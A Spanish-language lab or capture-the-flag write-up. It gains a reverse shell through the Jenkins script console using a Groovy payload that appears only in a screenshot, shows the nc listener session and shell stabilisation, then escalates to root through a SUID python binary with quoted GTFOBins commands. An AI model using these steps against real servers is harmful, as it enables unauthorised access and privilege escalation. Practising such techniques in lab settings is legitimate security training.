
Ya dentro de el Jenkins podemos maniobrar para entrar al server, entramos en Manage Jenkins.




Entramos a la consola.



Vemos que podemos introducir código groovy, así que montemos una Reverse shell en Groovy.



Nos ponemos en escucha para recibir el RCE.




Aquí ya con la ejecucion de comandos hacemos el tratamiento de la consola.


```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.223.128] from (UNKNOWN) [172.17.0.2] 43536
script /dev/null -c bash
Script started, output log file is '/dev/null'.
jenkins@f3076c22104c:~$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(root㉿tellmefred)-[/home/tellmefred/Desktop]
└─# stty raw -echo; fg
[1]  + continued  nc -lvnp 9001

jenkins@f3076c22104c:~$ export TERM=xterm
jenkins@f3076c22104c:~$
```

Escalada de privilegios:

Ejecutando sudo -l y no nos funciona.



Aquí intentamos buscar con los permisos SUID, y nos topamos con el bin python3.10.



Se supone que este comando nos debe dar la consola como usuario roto.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Ejecutamos el comando y vamos a ver.

Y vemos que efectivamente tenemos permisos root ya que somos el usuario root.